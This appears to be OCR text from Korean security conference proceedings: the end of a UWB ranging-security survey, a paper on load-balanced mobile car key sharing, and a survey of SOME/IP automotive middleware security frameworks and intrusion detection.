Leu et al.은 distance bounding protocol을 활용한 거리 검증에 활용할 수 있는 새로운 암호학적 프리미티브인 message time of arrival code(MTAC)를 최초로 제안하였다. MTAC를 통해 수신기는 공격자가 ToA 정보의 위조 여부를 검증할 수 있다. 제안된 MTAC의 정의는 다음과 같다.

(정의) MTAC는 확률적 다항시간알고리즘(probabilistic polynomial-time algorithms)인 *Gen*, *Mtac*, *Vrfy* 알고리즘 집합이다.

1. 키 생성 알고리즘 *Gen*은 파라미터 n으로부터 비밀키 k를 생성한다.
2. 코드 생성 알고리즘 *Mtac*는 k와 메시지 m을 입력으로 사용하여 실수벡터 $\mathbf{c} = (c_1, \ldots, c_{n_p})$를 생성한다.
3. 검증 알고리즘 *Vrfy*는 k, $\mathbf{c}'$, $\mathbf{m}'$을 입력으로 사용하여 비트 b를 출력한다.

또한, Leu et al.은 MTAC의 정의에 기반하여 거리 감소 공격자 및 확장 공격자를 정의하고 분산 기반(variance-based) MTAC를 제안하였다. 분산기반 MTAC의 송신기는 메시지 $\mathbf{m}$에 대한 벡터 프레임 $\mathbf{b}$과 사전에 공유된 비밀값 $\mathbf{x}$을 이용하여 XOR 연산을 통해 $\mathbf{c}$를 계산한다. 수신부는 수신된 $\mathbf{c}'$과 비밀값 $\mathbf{x}$의 XOR 연산을 통해 펄스 및 송신 비트를 탐지한다. 이후 신호의 잔차 추출(signal residual extraction)을 통해 $\mathbf{c}$에 따라 예상되는 펄스 시퀀스(즉, 템플릿)와 수신된 신호와의 오차를 추출한다. 추출된 잔차를 기반으로 왜곡 테스트(distortion test)를 통해 공격자에 의한 신호주입 공격 여부를 탐지한다. [그림 5]는 분산 기반 MTAC의 송/수신기 구조를 보여준다. 시뮬레이션 기반의 성능평가를 통해 저자들은 거리에 따라 요구되는 심볼구조(n_p) 및 비트에러율을 평가하였다.

V. 결론 및 향후 연구

최근 UWB 기술은 정밀한 측위 성능을 기반으로 다양한 보안 서비스 제공하는 원천기술로써 주목을 받고 있다. 특히, IT 기업들의 관련 상품출시에 힘입어 UWB 기술은 일반 소비자를 대상으로 시장을 확대해 나가고 있다. 하지만 보안 취약점에 대한 충분한 사전 검토 없이 시스템을 구축할 경우, 향후 소비자의 피해 및 기술 발전이 위축될 가능성이 있다. 초기 시장형성 단계인 UWB 시스템에 대한 잠재적인 보안 위협을 충분히 분석하고 안전한 UWB 시스템을 구축하는데 많은 관심과 연구가 필요한 시점이다.

[참고문헌]

[1] Poturalski, Marcin, et al. "The cicada attack: degradation and denial of service in IR ranging." 2010 IEEE International Conference on Ultra-Wideband. Vol. 2. IEEE, 2010.

[2] Flury, Manuel, et al. "Effectiveness of distance-decreasing attacks against impulse radio ranging." Proceedings of the third ACM conference on Wireless network security. 2010.

[3] Poturalski, Marcin, et al. "Distance bounding with IEEE 802.15. 4a: Attacks and countermeasures." IEEE Transactions on Wireless Communications 10.4 (2011): 1334-1344.

[4] Singh, Mridula, Patrick Leu, and Srdjan Capkun. "UWB with Pulse Reordering: Securing Ranging against Relay and Physical-Layer Attacks." NDSS. 2019.

[5] Singh, Mridula, et al. "Uwb-ed: Distance enlargement attack detection in ultra-wideband." 28th USENIX Security Symposium (USENIX Security 19). 2019.

[6] Leu, Patrick, et al. "Message time of arrival codes: A fundamental primitive for secure distance measurement." 2020 IEEE Symposium on Security and Privacy (SP). IEEE, 2020.

로드 밸런싱을 이용한 향상된 모바일 자동차 키 공유 모델

김의진*, 김득훈*, 곽진**

*아주대학교 컴퓨터공학과, 정보보호응용및보증연구실

**아주대학교 사이버보안학과

Improved Sharing Model of Mobile Car Key Using Load Balancing

Eui-Jin Kim*, Deuk-Hun Kim*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University

**Department of Cyber Security, Ajou University

요 약

IoT와 임베디드 기기의 발달로 인해 차량 ECU와 인포테인먼트가 발전하게 되면서 차량, 모바일 기기, 백엔드 서버와 통신하는 기술인 V2N 기술이 주목받고 있다. V2N을 활용한 스마트폰 기반의 자동차 디지털 키는 차량 소유권을 인증 서버와 통신하여 제 3자에게 차량 사용을 허가해주며 차량에 접근할 수 있게 하며, 이와 관련된 연구가 진행되고 있다. 그러나, 서버와 통신할 수 있는 차량이 증가하게 되면서 서버의 과부하를 방지하기 위한 연구가 추가적으로 필요하다. 따라서, 본 논문에서는 차량과 서버 인증간 서버의 과부하를 방지하는 V2N 환경에서의 로드 밸런싱을 이용한 인증 프로토콜을 제안하고자 한다.

I. 서론

IoT(Internet of Things)와 임베디드 기기의 발달로 차량 인포테인먼트 시스템과 ECU가 발전하였으며, 이와 통신하는 기술인 V2X(Vehicle to Everything)의 중요성이 증가하고 있다. 차량 내 임베디드 기기와 모바일 기기, 백엔드 서버, 제3의 자동차와 통신하는 기술인 V2N(Vehicle to nomadic Device)은 LTE, Wi-Fi와 같은 통신 서비스의 확대에 따라 주목받고 있으며, 이와 관련된 연구는 계속되고 있다[1,2]. 그 중, '위임서명 기반의 모바일 자동차 키 공유 모델'에 대한 연구는 위임서명을 활용하여 모바일 자동차 키를 자동차 소유자로부터 자동차 사용자에게 전달 및 파기하는 모델을 제시하여, 일방적인 자동차 공유키 파기시 발생할 수 있는 위협을 방지하였다[2].

그러나, 본 연구에서는 자동차의 주행 여부를 하나의 서버가 고려하여 자동차 공유키를 파기하는 통신 모델을 제시하기 때문에, 서버와 통신할 수 있는 커넥티드 차량이 증가하게 되면 하나의 서버에 과부하가 생겨 장애가 발생한다. 따라서, 본 논문에서는 서버의 과부하를 방지하는 로드 밸런싱을 이용한 향상된 모바일 자동차 키 공유 모델을 제안한다.

본 논문에서는 2장에서 관련 연구로 기존에연구된 모바일 자동차 키 공유 모델과 로드 밸런싱에 대하여 설명하고, 3장에서는 로드 밸런싱을 이용한 모바일 자동차 키 공유 모델을 제안한다. 4장으로 결론을 맺는다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. 2021R1A2C2011391).

II. 관련 연구

2.1 기존 모바일 자동차 키 공유 모델


❒ 위임서명 기반의 모바일 자동차 키 공유 모델

'위임서명 기반의 모바일 자동차 키 공유 모델'은 위임서명을 활용하여 모바일 자동차 키 공유 및 파기과정을 제안하고 있다.

본 연구에서는 자동차 소유자가 자신의 자동차를 인가된 자동차 사용자에게 모바일 자동차 키를 전달 및 파기하기 위해 위임서명을 기반으로 제안하는 모델을 제시하였다. 또한, 전달된 모바일 자동차 공유키를 파기하는 과정에서 차량의 주행 여부를 서버와 지속적으로 통신하는 등의 과정을 거쳐 차량 주행 여부에 따른 모바일 자동차 공유키를 파기함으로써 자동차 공유키의 파기에 따른 위험한 상황을 방지하였다[2].

본 논문에서는 자동차 소유자의 파기 요청을 자동차 주행 여부를 고려하기 위해, 자동차와 하나의 서버가 지속적으로 통신을 한다. 그러나 하나의 서버와 통신하기 때문에 다수의 차량에 적용하기에는 서버에 과부하가 발생할 수 있어 적합하지 않은 단점이 존재한다.

2.2 로드 밸런싱(Load Balancing)



(그림 1) 로드 밸런싱(Load Balancing)

로드 밸런싱은 리소스의 활용을 최적화하기 위해 클라이언트의 요청을 여러 가상 서버에 분산시켜 주는 기능이다. 한 대의 서버에서 서비스를 제공할 경우, 클라이언트의 과도한 요청으로 인한 서버 과부하가 발생할 수 있기 때문에, 로드밸런서 서버가 클라이언트의 요청을 여러 서버로 분산하여 정보를 처리한다[3]. 대표적인 로드 밸런싱 기법으로는 모든 서버와 같은 횟수로 연결하는 라운드로빈 기법, 가장 적은 수의 열려있는 세션을 가진 서버와 연결하는 최소연결 기법, 응답시간이 짧은 서버와 연결하는 반응시간 기법 등이 존재한다[4].

III. 제안기법

본 장에서는 로드 밸런싱을 이용한 향상된 모바일 자동차 키 공유 모델에 대하여 제안하며, <표 1>은 제안사항의 표기법에 대하여 나타낸 것이다.

<표 1> 표기법


Parameter	Description
$Pub(x)/\mathrm{Pr}iv(x)$	The key pair of x
p,q,g,y	The published value
K,R	The secret value for verifying
σ	The delegated signature of car owner
N_x	The random number of x
$Msg(Query)$	The message for query
Sig_x	The value signed with key of x
M	The signature Text
S_σ	The sharing key for using car
$State_x$	The state of x
$Data(x)$	The data from x
GPS_x	The location information of x

3.1 로드 밸런싱을 이용한 키 공유 과정

본 절에서는 로드 밸런싱을 이용한 향상된 모바일 자동차 키 공유 과정에 대하여 설명한다.

❑ 자동차 소유자(Car Owner)

먼저, 소유자는 사용자로부터 자신의 공개키 $Pub(O)$로 암호화된 정보를 개인키 $\mathrm{Pr}iv(O)$로 복호화 후, 사용자의 정보 $Data(U)$를 확인한다. 만약 소유자가 사용자에게 자동차 사용을 허가한다면, 자동차 소유자는 자동차의 위치정보 GPS_{Car}를 확인하고, σ, K를 계산하여, $Data(U)$와 GPS_{Car}를 로드밸런서 서버에게 전달한다.



(그림 2) 로드 밸런싱을 이용한 키 공유 과정

❑ 로드밸런서 서버(Load Balancer Server)

로드밸런서 서버는 로드밸런서 서버와 연결된 여러 서버에 각 서버의 위치 정보 GPS_N와 서버의 가중치 SL_N를 브로드캐스팅하여 전달하고 서버로부터 그 값을 전달받는다. 전달받은 서버들의 가중치 중, 낮은 가중치를 가진 서버인 동시에 자동차와 가장 가까운 위치의 서버를 자동차와 통신하는 서버로 지정한다. 로드밸런서 서버는 자동차 소유자로부터 전달받은 $\sigma, K, Data(U), GPS_{Car}$를 지정된 서버로 전달한다.

❑ 서버(Server)

지정된 서버는 로드밸런서 서버에서 받은 값을 이용하여, 소유자로부터 받은 σ, K를 공개된 값 p, q, g, y을 이용하여, 유효 여부를 판단한다. 만약 소유자로부터 받은 값이 유효하다면 자동차 공유를 위한 키 S_σ와 함께 K, M, R, S_σ를 자동차에 전달하고, S_σ와 같은 값인 S_σ'을 사용자에게 전달한다.

❑ 자동차(Car)

자동차는 서버로부터 받은 값을 계산하여 R값이 유효한지 확인한다. 또한, 사용자가 공유키 S_σ'를 자동차에 전달하게 되면 S_σ'을 이용하여 R'값을 계산하여 지정된 서버로부터 받은 R값과 비교하여 유효성을 확인하고 지정된 서버에 자동차 주행 여부 $State_C$와 자동차의 위치정보 GPS_{Car}를 지속적으로 보낸다. 본 과정을 모두 거친 뒤, 자동차 사용자는 소유자의 자동차를 이용할 수 있다.

3.2 로드 밸런싱을 이용한 서버 이전 과정

본 절에서는 로드 밸런싱을 이용한 서버 이전 과정에 대하여 설명한다. 자동차와 자동차 사용자가 연결된 상태에서 자동차가 이동으로 인해 지정된 서버와 자동차와의 거리가 멀어지면 통신속도가 느려지게 된다. 따라서, 자동차의 위치 정보에 따라 통신하는 서버를 이전해야 한다.

❑ 서버(Server)


만약 지정된 서버와 자동차의 거리가 멀어져 통신속도가 느려지면 지정된 서버가 로드밸런서 서버에게 재연결을 요청한다.

❑ 로드밸런서 서버(Load Balancer Server)

재연결 요청을 받은 로드밸런서 서버는 로드밸런서 서버와 연결된 여러 서버에 현재 서버를 제외한 각 서버의 위치 정보 GPS_N와 서버의 가중치 SL_N를 브로드캐스팅하여 재전달하고 서버로부터 그 값을 전달받는다. 로드밸런서 서버는 가중치가 낮은 서버 중 현재 자동차의 위치와 가까운 서버를 다시 지정하고, $\sigma, K, Data(U), GPS_{Car}$를 전달한다.

❑ 재지정된 서버 (Redirected Server)

재지정된 서버는 로드밸런서 서버로부터 받은 값을 이용하여 공유키 S_σ를 계산하고, 자신의 개인키로 서명하여 자동차에 보낸다. 또한, S_σ와 같은값인 S_σ''를 자동차 사용자에게 보내고 이를 자동차에 보낸다. 자동차는 S_σ값과



(그림 3) 로드 밸런싱을 이용한 서버 이전 과정

S_σ''값의 동일 여부를 판단한 뒤, 같다면 사전에 지정된 서버와의 연결을 끊고, 재지정된 서버에 자동차 주행 여부 $State_C$와 자동차의 위치정보 GPS_{Car}를 보내며 새로운 서버와 연결한다.

IV. 안전성 및 효율성 분석

본 논문의 제안기법을 통한 기대효과는 다음과 같다.

4.1 안전성 분석

❒ 기밀성

본 논문에서는 키 공유 과정과 서버 이전과정에 있어 각 엔티티 간 통신을 공개키 $Pub(x)$로 암호화하여 당사자만 정보를 받을 수 있게 하여 기밀성을 확보하였다.

❒ 무결성

본 논문에서는 서명값을 활용하여 엔티티간 정보의 출처를 알 수 있다. 또한, 공유 및 서버 이전과정에서 σ, K, M, R, H 값을 활용하여 서명문 M의 해시값을 $H = h(M)$으로 공유키를 구성한다. 또한, 서버로부터 받은 값 R과 사용자부터 받은값 R', R''의 비교를 통해 무결성을 증명하였다.

4.2 효율성 분석

본 논문에서는 기존의 위임서명 기반의 모바일 자동차 키 공유 모델의 한계점을 하나의 서버에 네트워크 트래픽이 집중되는 한계를 로드 밸런싱을 활용하여 극복하였다.

로드밸런서 서버를 통해 각 서버의 가중치를 비교한 뒤, 자동차와 서버의 세션을 연결하였다. 또한, 서버와 자동차의 위치정보를 고려하여, 자동차와 서버 간 거리를 고려한 서버 이전을 제안함으로써, 효율성이 향상되었다.

V.결론

본 논문에서는 로드 밸런싱 기술을 이용하여 서버의 과부하를 방지하는 향상된 모바일 자동차 키 공유 모델을 제안하였다. 본 연구를 통해 스마트폰을 이용한 자동차 디지털 키 모델에서 서버의 과부하를 방지할 수 있을 것이다.

[참고문헌]

[1] 임태호, “자율주행과 V2X 통신 기술 동향”, IITP, https://www.itfind.or.kr/WZIN/jugidong/1820/file8331604346385939407-182001.pdf

[2] 김의진, 곽진, “위임서명 기반의 모바일 자동차 키 공유모델”, 한국정보보호학회 동계학술대회 논문집, Nov. 2020.

[3] Wikipedia, “Load Balancing(computing)”, Wikipedia, https://en.wikipedia.org/wiki/Load_balancing_(computing)

[4] 최규필, 이세호, 엄영익, “분산 파일시스템 청크서버 로드밸런싱 기법 비교분석 및 제안”, 한국 정보처리학회 추계 학술발표대회, 제 20권, 제 2호, Nov. 2013.

SOME/IP 보안 동향 분석

강민정* 허재웅** 김형훈*** 조효진****

*한림대학교 (학생) **숭실대학교 (연구원) ***숭실대학교 (대학원생) ****숭실대학교 (교수)

A Survey of SOME/IP Security

Minjeong Kang* Jaewoong Heo** Hyunghoon Kim*** Hyo Jin Jo****

*Hallym University(Undergraduate student) **Soongsil University(Research staff)

***Soongsil University(Graduate Student) ****Soongsil University(Professor)

요 약

최근 자동차 기술의 발전과 함께 효율적인 내부 통신을 위해 더 많은 ECU(Electronic Control Unit)를 사용하며, 각종 정보를 고속으로 처리하기 위해 높은 대역폭의 Ethernet 네트워크의 사용이 대두되고 있다. Ethernet 기반으로 연결된 ECU의 관리를 위해 Adaptive AUTOSAR 플랫폼을 적용하면서 기존 시스템과의 호환성이 요구된다. 이를 위해 서비스 지향 아키텍처(Service Oriented Architecture, SOA)가 채택되었고, SOME/IP(Scalable service-Oriented MiddlewarE over IP) 프로토콜이 설계되었다. 하지만 SOME/IP에는 직접 내장된 보안 기술에 한계점들이 존재하여 차량 공격의 위험성이 존재한다. 따라서, 본 논문에서는 제안된 SOME/IP 보안 기술 연구에 대해 소개한다.

I. 서론

최근 자율주행이나 V2V(Vehicle-to-Vehicle) 통신 등 자동차 기술의 발전과 함께 차량에서는 내부 장치 간의 효율적인 통신을 하기 위해서 많은 ECU들이 사용되고 있다. 차량에 탑재된 고성능 ECU들이 각종 센서 정보들을 고속으로 처리하기 위해서는 더욱 높은 대역폭이 필요하며 기존에 사용하던 CAN(Controller Area Network), LIN(Local Interconnect Network), Flexray 통신을 대신할 차세대 백본 네트워크로 차량용 Ethernet이 부상하고 있다[1].

Ethernet을 기반으로 연결된 고성능 ECU 간의 유연한 제어와 안전성 지원을 위해 AUTOSAR 컨소시엄에서는 Adaptive AUTOSAR 소프트웨어 플랫폼을 표준화했다[2]. 또한, 기존의 Classic AUTOSAR 시스템과 Adaptive AUTOSAR 시스템 간의 호환성이 요구되면서 서비스 지향 아키텍처를 채택하였고, 이를 구현하기 위한 네트워크 미들웨어로 SOME/IP가 설계되었다[3].

현재 SOME/IP 프로토콜에 내장된 보안 수준은 미비한 편이다. IPSec 및 TLS와 같은 보안 프로토콜 내에서 SOME/IP를 사용하는 경우 인증성이 보장되지 않거나 멀티캐스트 통신을 지원하지 않는 등 미들웨어에 의도치 않은 제한을 줄 수 있다[4]. 따라서 SOME/IP 통신에 보안을 제공하거나 공격을 탐지하기 위한 연구들이 진행 중이며, 본 논문에서는 기존에 발표된 SOME/IP 보안 기술 동향에 대해 소개한다.

본 논문의 구성은 다음과 같다. 2장에서는 연구에 필요한 배경지식을 소개하고 3장에서는 발표된 연구에서 제안하는 SOME/IP 보안 기술을 소개한다. 마지막으로 4장에서는 결론을 맺는다.




그림 1. ECU 통신 방식을 나타내는 vsomeip 구조

II. 배경지식

2.1 SOME/IP

SOME/IP는 Automotive 영역을 위해 설계된 Ethernet 기반 통신 미들웨어이다. UDP와 TCP를 기본 전송 프로토콜로 사용한다. SOME/IP는 서비스 지향(Service-oriented) 통신이 가능하며, ECU 간 서비스를 검색하거나 제공할 수 있는 SOME/IP-SD(SOME/IP Service Discovery) 기능을 제공한다. SOME/IP-SD 기능을 통해 Server는 Offer 메시지를 보내 서비스를 제공하고, Client는 원하는 서비스를 검색하여 구독(Subscribe)한다. SOME/IP-SD 메시지에는 IP, Port 등 서로의 정보들을 포함한다.

SOME/IP는 RPC(Remote Procedure Call)가 가능하다. Client가 특정 기능을 요청(Request)하면, Server는 해당 기능을 실행하고 응답(Response)을 통해 반환 값을 보낸다[5].

2.2 vsomeip

vsomeip는 GENIVI에서 SOME/IP를 Open Source로 구현한 것이다[6]. vsomeip의 라이브러리는 ECU 내부 애플리케이션 간 통신, Endpoint 관리, Service Discovery 등 SOME/IP 통신을 추상화하기 위한 기능을 제공한다. 특히 메시지를 효과적으로 전달하기 위해 라우팅 관리자(Routing Manager) 개념을 사용하며, 라우팅 관리자는 두 가지 버전이 있다.

(1) Routing Manager: ECU 당 하나의 라우팅 관리자가 존재하며, Endpoint를 관리하고 다른 ECU의 애플리케이션과 통신을 담당한다.

또한, Service Discovery 모듈을 로드하여 서비스 제공과 구독을 관리하고, 외부에서 수신한 정보를 내부로 전달해준다.

(2) Routing Manager Proxy: 그림 1과 같이 ECU 내에 라우팅 관리자가 존재하는 애플리케이션을 제외한 모든 애플리케이션에 로드된다. Local Endpoint를 통해 내부 통신만 가능하며, 외부 ECU와 통신 시 라우팅 관리자를 통해서 통신한다[7].

III. SOME/IP 보안 동향

3.1 SOME/IP 보안 프로토콜[4]

M. Iorio 등의 연구에서는 SOME/IP 통신 보안을 위해 세션 연결 단계에서 메시지를 보호할 수 있는 보안 프레임워크가 제안되었다[4]. SOME/IP에서 채택한 서비스 지향적인 특성을 이용하여 제안된 해당 프레임워크는 서비스 인스턴스 단위로 세분화 된 보안이 이루어지도록 동작한다. 따라서, 서비스가 제공하는 기능과 중요도에 따라 3가지 다른 보안 수준을 1)nosec, 2)인증(Authentication), 3)기밀성(Confidentiality)으로 나누어 제시한다.

첫째, nosec 수준은 보안이 적용되지 않은 기본 상태의 SOME/IP를 말한다. 둘째, 인증 수준에서는 허용된 애플리케이션만 메시지를 보

낼 수 있고, 메시지 패킷의 무결성을 보장한다. 셋째, 기밀성 수준은 가장 강력한 SOME/IP 보안 수준으로 해당 수준에서는 메시지를 암호화하여 공격자가 메시지 내용을 확인할 수 없도록 하고, 인증 및 무결성도 제공한다.

해당 연구에서는 제시된 3가지 보안 수준에 따라 보안 정책을 정의한다. 예를 들어, 서비스 제공(Offer) 역할을 하는 서비스 인스턴스의 최소 보안 수준을 '인증'으로 설정한다면, 이 정책에 따라 보안 수준에 맞게 허용된 애플리케이션만 해당 서비스 인스턴스에 액세스할 수 있는 구독 권한을 부여받게 된다.

따라서, 세션 연결 시 이러한 보안 정책을 가지고 통신을 보호할 수 있다. 세션 연결은 클라이언트가 서버에게 특정 서비스를 요청하면서 시작한다. 서버는 요청을 받으면 해당 요청자가 보안 정책에 맞는 권한이 있는지 확인 후, 서비스 인스턴스 및 인증서 유효성 검증을 거친다. 검증을 통과하면 인증서에서 얻은 클라이언트의 공개키로 서버가 생성한 대칭키를 암호화한다. 서버는 암호화된 대칭키와 요청에 대한 응답 메시지를 서버의 개인키로 서명해서 클라이언트에게 전송한다.

응답을 받은 클라이언트는 서버에서 전송된 메시지가 맞는지 확인하기 위해 검증한다. 검증을 통과하면 암호화된 대칭키를 클라이언트의 개인키로 복호화하여 대칭키를 얻는다. 즉, 서버와 클라이언트 모두 동일한 대칭키를 갖게 되고, 이를 통해 암호화된 메시지를 교환할 수 있게 된다.

세션 연결 이후 메시지 패킷을 보안 수준에 따라 구분하여 보낸다. nosec 수준에서는 수정되지 않은 메시지 패킷을 보낸다. 인증 수준에서는 패킷 끝에 MAC(Message Authentication Code)을 추가하여 인증 및 무결성을 보장한다. 기밀성 수준에서는 Payload를 암호화하여 공격자로부터 기밀성을 보장한다.

즉, M. Iorio 등의 연구에서 제안된 프레임워크를 통해 검증된 애플리케이션과의 안전한 SOME/IP 통신을 보장할 수 있으며, SOME/IP 미들웨어와 호환성이 높은 보안 솔루션 구현이 가능하다.

3.2 SOME/IP를 위한 IDS/IPS[8]

T. Gehrmann 등은 SOME/IP의 서비스 지향적인 특성을 이용하여 IDS/IPS(Intrusion Detection System/Intrusion Prevention System) 아키텍처를 제안하였다[9]. SOME/IP 미들웨어에 IDPS(Intrusion Detection and Prevention System) 모듈을 통합시켜 서버/클라이언트의 서비스 ID 정보를 받아 어떤 서비스가 제공되고 구독되는지 모니터링할 수 있다.

SOME/IP의 오픈소스 구현인 vsomeip에서는 라우팅 관리자가 서비스 제공과 구독을 관리한다. 예를 들어, 서버가 새로운 서비스를 제공하기 위해서는 먼저 라우팅 관리자로 서비스 ID(Service ID)와 인스턴스 ID(Instance ID)를 전달한다. 라우팅 관리자는 Offer_Service 함수를 호출하여 클라이언트에게로 새로 제공된 서비스를 알린다. 이 경우 클라이언트가 서비스를 구독하여 사용할 수 있게 된다.

해당 연구에서는 라우팅 관리자에서 호출할 수 있는 보안상 중요한 SOME/IP 함수(예: Offer_Service)가 IDPS 엔진을 호출하도록 설계되었다. 해당 호출에서 IDPS 엔진은 자신을 호출한 함수의 이름과 서비스 관련 인수 값을 전달받게 된다.

IDPS 보안 정책은 SOME/IP 함수에 대한 규칙 튜플로 구성되며, 실제 함수에 전달되는 인수를 사용한다. 예를 들어, Offer_Service 함수에 대한 정책은 정당한 서비스 ID와 서버 ID의 조합이 될 수 있다. 즉, 어떤 서버가 어떤 서비스를 제공할 수 있는지 정의하는 쌍(S_n, i_n)으로 구성된다. 각 정책은 신뢰할 수 있는 자(예: 자동차 제조업체)에 의해 디지털 서명되어 업데이트되며, 읽기 전용 메모리에 안전하게 저장한다.

따라서, IDPS 엔진은 SOME/IP 함수로부터 전달된 인수 값이 보안 정책에 포함된 정당한 값인지 확인할 수 있고, 이를 통해 해당 값이 보안 정책에 포함되어 있다면 실제 SOME/IP 함수를 호출하게 되고, 포함되어 있지 않으면 IDPS 엔진에 의해 탐지 및 차단된다. 탐지의 측면에서는 로그 이벤트를 생성하거나 백엔드에 경고 메시지를 줄 수 있고, 차단이 필요한

표 1. SOME/IP 보안 동향 분석

보안 기술	특징
SOME/IP 보안 프로토콜[4]	- 서비스 인스턴스 단위로 3가지 다른 보안 수준을 적용함 - 세션 연결 시 요청/응답을 통해 공개키로 암호화한 대칭키를 안전하게 교환하여 메시지 패킷에 보안 적용함
SOME/IP를 위한 IDS/IPS[8]	- IDS/IPS를 Automotive Ethernet의 라우팅 매니저에 통합시킴 - SOME/IP 함수의 이름과 서비스 관련 인수 값을 전달받아 미리 정의된 보안 정책에 포함되어 있는지 확인함

경우 오류 값을 반환하거나 미리 정의된 다른 함수를 호출할 수 있다.

즉, 제안된 SOME/IP IDPS는 화이트리스트 전략을 사용하며, 보안상 중요한 SOME/IP 기능에 대한 호출은 모두 IDPS가 처리하므로 공격자가 허용되지 않은 서비스에 쉽게 액세스할 수 없도록 설계되었다.

IV. 결론

차량 기술 발전에 따라 자동차 내부 보안 향상에 대한 중요성 및 필요성이 증가하고 있다. 본 논문에서는 표 1과 같이 차세대 차량 네트워크 기술인 SOME/IP에 적용할 수 있는 보안 기술에 대한 동향을 살펴보았다. 하지만, SOME/IP를 위한 보안 기술 연구는 아직 초기 단계이므로 해당 기술에 대한 다양한 보안 연구들이 수행되어야 할 것으로 예상된다.

ACKNOWLEGEMENTS

이 성과는 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2021R1C1C1011960).

[참고문헌]

